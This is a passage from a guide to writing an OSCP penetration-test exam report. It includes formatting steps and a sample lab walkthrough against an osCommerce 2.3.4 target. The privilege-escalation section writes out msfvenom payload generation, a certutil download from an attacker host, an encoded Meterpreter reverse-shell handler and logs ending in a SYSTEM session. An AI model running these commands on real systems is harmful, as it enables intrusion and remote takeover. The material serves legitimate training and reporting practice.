
Ran `tasklist` to view running tasks, no Antivirus software was found.

```
RCE_SHELL$ tasklist
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
```




Privilege Escalation Walkthrough Section

Follow a similar approach for this section.



Post Exploitation Section

Paste your `whoami && ipconfig && type proof.txt` command screenshot. Remove the Linux version of this command since it does not apply to this machine.




Other Machines

Repeat all steps outlined in the Writing the Report section for each machine you hacked.

Formatting the Report


Format the report by enumerating each section.

Add a table of contents section at the beginning of the document.




To do this, select the portion before the main heading:

Use the following table of contents plugin settings:




Open the command palette and select *Create table of contents*:



Move it to the beginning of the first section.

Finally, remember to lint the file.




> **Attention**
>
> If this were a real report, I would proofread every section again, making sure that:
>
> - The report makes sense in the context of my exam environment.
> - My name and ID are present throughout.

Your report is ready!

Printing the Report (PDF)

Open the command palette and select *Export to PDF*:

Tweak the PDF settings to your liking. These are mine (Downscaling is set to 80 and Page size is A4):



Now you have a beautiful report ready for submission.

1 OffSec Certified Professional Exam Report - Rafael Pimentel OSID-XXX

1. 1 OffSec Certified Professional Exam Report - Rafael Pimentel OSID-XXX
    1. 1.1 Introduction
    2. 1.2 Objective
    3. 1.3 Requirements
2. 2 High-Level Summary
    1. 2.1 Recommendations
3. 3 Methodologies
    1. 3.1 Information Gathering
    2. 3.2 Service Enumeration
    3. 3.3 Penetration
    4. 3.4 Maintaining Access
    5. 3.5 House Cleaning
    6. 4 Independent Challenges
        1. 4.1 Target 1–10.10.15.198 Blueprint
            1. 4.1.1 Initial Access–Oscommerce-2.3.4 Public Exploit
            2. 4.1.2 Service Enumeration
            3. 4.1.3 Initial Access Walkthrough–Oscommerce-2.3.4 Public Exploit
            4. 4.1.4 Privilege Escalation Walkthrough - Reverse Shell
            5. 4.1.5 Post Exploitation

1.1 Introduction

The OffSec Certified Professional exam report contains all efforts that were conducted in order to pass the OffSec Certified Professional exam. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the OffSec Certified Professional.

1.2 Objective


The objective of this assessment is to perform an internal penetration test against the OffSec Lab and Exam network. The student is tasked with following a methodical approach to obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you in the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)

(...)



4.1.4 Privilege Escalation Walkthrough - Reverse Shell

At this point you need to get a full reverse shell.

On the attacker machine: Generate a meterpreter binary.

```
msfvenom -p windows/meterpreter/reverse_https LHOST=tun0 LPORT=443 -f exe -o 443.exe
```

From the pseudo-shell: Transfer the meterpreter binary using `certutil`.

```
certutil -urlcache -f http://10.9.4.112:80/bin/x64/443.exe C:\Windows\Tasks\443.exe
```

On the Kali machine: Start a metasploit listener and execute the meterpreter binary on the target machine.

```
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_https; set LHOST tun0; set LPORT 443; set EnableStageEncoding true; set StageEncoder x86/shikata_ga_nai; run"
```

```
RCE_SHELL$ certutil -urlcache -f http://10.9.4.112:80/bin/x64/443.exe C:\Windows\Tasks\443.exe
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
**** Online ****
CertUtil: -URLCache command completed successfully.

RCE_SHELL$

gustanini@gustanini-kali:bin/x64 10.9.4.112 00:36
> sudo cat /var/log/apache2/access.log
10.10.101.36 - - [19/Jul/2024:00:36:21 +0200] "GET /bin/x64/443.exe HTTP/1.1" 200 74109 "-" "Microsoft-CryptoAPI/6.1"
10.10.101.36 - - [19/Jul/2024:00:36:28 +0200] "GET /bin/x64/443.exe HTTP/1.1" 200 74053 "-" "CertUtil URL Agent"
gustanini@gustanini-kali:bin/x64 10.9.4.112 00:36
>
```

From the pseudo-shell: Execute the binary.

```
C:\Windows\Tasks\443.exe
```

Check the metasploit listener, a privileged metasploit session starts:

```
gustanini@gustanini-kali:Hacking/Machines 10.9.4.112 00:38
> msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_https; set LHOST tun0; set LPO
RT 443; set EnableStageEncoding true; set StageEncoder x86/shikata_ga_nai; run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_https
LHOST => tun0
LPORT => 443
EnableStageEncoding => true
StageEncoder => x86/shikata_ga_nai
[*] Started HTTPS reverse handler on https://10.9.4.112:443
[!] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Without a database connected that pay
load UUID tracking will not work!
[*] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Encoded stage with x86/shikata_ga_nai
[*] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Staging x86 payload (177273 bytes) ...
.
[!] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Without a database connected that pay
load UUID tracking will not work!
[*] Meterpreter session 1 opened (10.9.4.112:443 -> 10.10.101.36:49413) at 2024-07-19 00:39:50 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

4.1.5 Post Exploitation

Proof.txt:

Conclusion

Congratulations on finishing this course! Give yourself a pat on the back and treat yourself to some ice cream for making it this far.

I had a blast writing this course, and I hope you found it useful. Please share this project with fellow professionals if you liked it.

Feel free to collaborate on this project if you have any ideas.

> Remember, this is just a blueprint for your note-taking methodology. I encourage you to keep experimenting and adapting settings and templates to fit your needs.

Thank you from the Hacker Hermanos team!

Robert Pimentel
Caitlin Farley
Rafael Pimentel